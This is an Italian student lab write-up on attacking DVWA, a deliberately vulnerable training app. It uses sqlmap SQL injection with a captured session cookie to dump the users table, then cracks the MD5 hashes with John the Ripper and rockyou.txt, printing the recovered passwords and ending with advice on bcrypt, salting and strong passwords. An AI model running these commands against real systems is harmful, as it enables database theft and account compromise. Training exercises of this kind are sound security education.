Esercizio S6_L3 BRUTE_FORCE_HASHES

Consegna

Obiettivo dell'Esercizio:

 Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

Istruzioni per l'Esercizio:

Recupero delle Password dal Database:

- Accedete al database della DVWA per estrarre le password hashate.
- Assicuratevi di avere accesso alle tabelle del database che contengono le password.

Identificazione delle Password Hashate:

• Verificate che le password recuperate siano hash di tipo MD5.

Esecuzione del Cracking delle Password:

- Utilizzate uno o più tool per craccare le password:
- Configurate i tool scelti e avviate le sessioni di cracking.

Obiettivo:

Craccare tutte le password recuperate dal database.

Svolgimento


Ho iniziato l'esercizio accedendo alla DVWA e, tramite l'utilizzo di **Burp Suite**, ho intercettato il PHPSESSID, necessario per autenticarmi con **sqlmap** ed eseguire un attacco SQL Injection.



Ho dunque poi avviato il terminale sulla cali ed ho eseguito il seguente comando:

sqlmap -u "http://192.168.2.100/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \ --cookie="PHPSESSID=8a209af2ac1156042f7d123378084291; security=low" \ -D dvwa -T users --dump

```
(kali⊛ kali)-[~]
$ sqlmap -u "http://192.168.2.100/dvwa/vulnerabilities/sqli/?id=16Submit=Submit" \
--cookie="PHPSESSID=8a209af2ac1156042f7d123378084291; security=low" \ -D dvwa -T users --dump
```



Nota: Sqlmap supporta anche il cracking automatico, ma per i fini dell'esercizio ho proseguito manualmente con strumenti dedicati.

Verificare Algoritmo Hashes


Ho preso un hash come campione e l'ho analizzato tramite lo strumento hashid. Il risultato ha mostrato che si tratta di un hash a **128 bit**, compatibile con diversi algoritmi tra cui MD2, MD4, NTLM e **MD5**.

Tuttavia, considerando che MD5 è l'algoritmo più comunemente usato tra quelli proposti, e in base al contesto dell'applicazione (DVWA), si può ritenere altamente probabile che l'hash sia stato generato con MD5.

```
-(kali⊗kali)-[~/Desktop]
$ echo "5f4dcc3b5aa765d61d8327deb882cf99" | hashid
Analyzing '5f4dcc3b5aa765d61d8327deb882cf99'
[+] MD2
[+] MD5
   MD4
[+] Double MD5
[+] RIPEMD-128
[+] Haval-128
   Tiger-128
   Skein-256(128)
   Skein-512(128)
   Lotus Notes/Domino 5
   Skype
   Snefru-128
   NTLM
   Domain Cached Credentials
   Domain Cached Credentials 2
   DNSSEC(NSEC3)
   RAdmin v2.x
```

Esecuzione del Cracking delle password

Successivamente, ho salvato gli hash in un file di testo (psw.txt), assicurandomi che contenesse solo hash MD5 puri, uno per riga.



Ho dunque avviato JohnTheRipper specificando il tipo di ash (RAW-MD5 in quanto non presenta salting) ed utilizzando il dizionario rockyou.txt per eseguire il bruteforce sui valori contenuti all'interno del file di testo creato in precedenza.

```
(kali@ kali)-[/usr/share/wordlists]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/psw.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password (?)
abc123 (?)
letmein (?)
charley (?)
4g 0:00:00:00 DONE (2025-08-07 09:13) 400.0g/s 307200p/s 307200c/s 460800C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Con il parametro –show possiamo dunque visionare le psw che siamo riusciti a recuperare:

```
(kali@ kali) - [/usr/share/wordlists]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/psw.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password (?)
letmein (?)
charley (?)
4g 0:00:00:00 DDNE (2025-08-07 09:13) 400.0g/s 307200p/s 307200c/s 460800c/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

[kali@ kali) - [/usr/share/wordlists]
$ john --show --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/psw.txt
Invalid options combination: "--show"

[kali@ kali) - [/usr/share/wordlists]
$ john --show --format=raw-md5 /home/kali/Desktop/psw.txt
::password
::abc123
::charley
::letmein
::password

5 password hashes cracked, 0 left
```

Conclusioni

Questo esercizio ha dimostrato come:

- Gli hash MD5, senza salting, siano altamente vulnerabili,
- Un semplice attacco a dizionario con strumenti come John the Ripper o Hashcat sia sufficiente a recuperare password in chiaro in pochi secondi,
- L'utilizzo di password comuni e deboli (es. "password", "abc123") rappresenti un grave rischio per la sicurezza.

Considerazione finale:

Per evitare attacchi di questo tipo, è fondamentale utilizzare:

- Algoritmi di hashing sicuri (es: bcrypt, Argon2),
- Salting,
- Policy di password forti.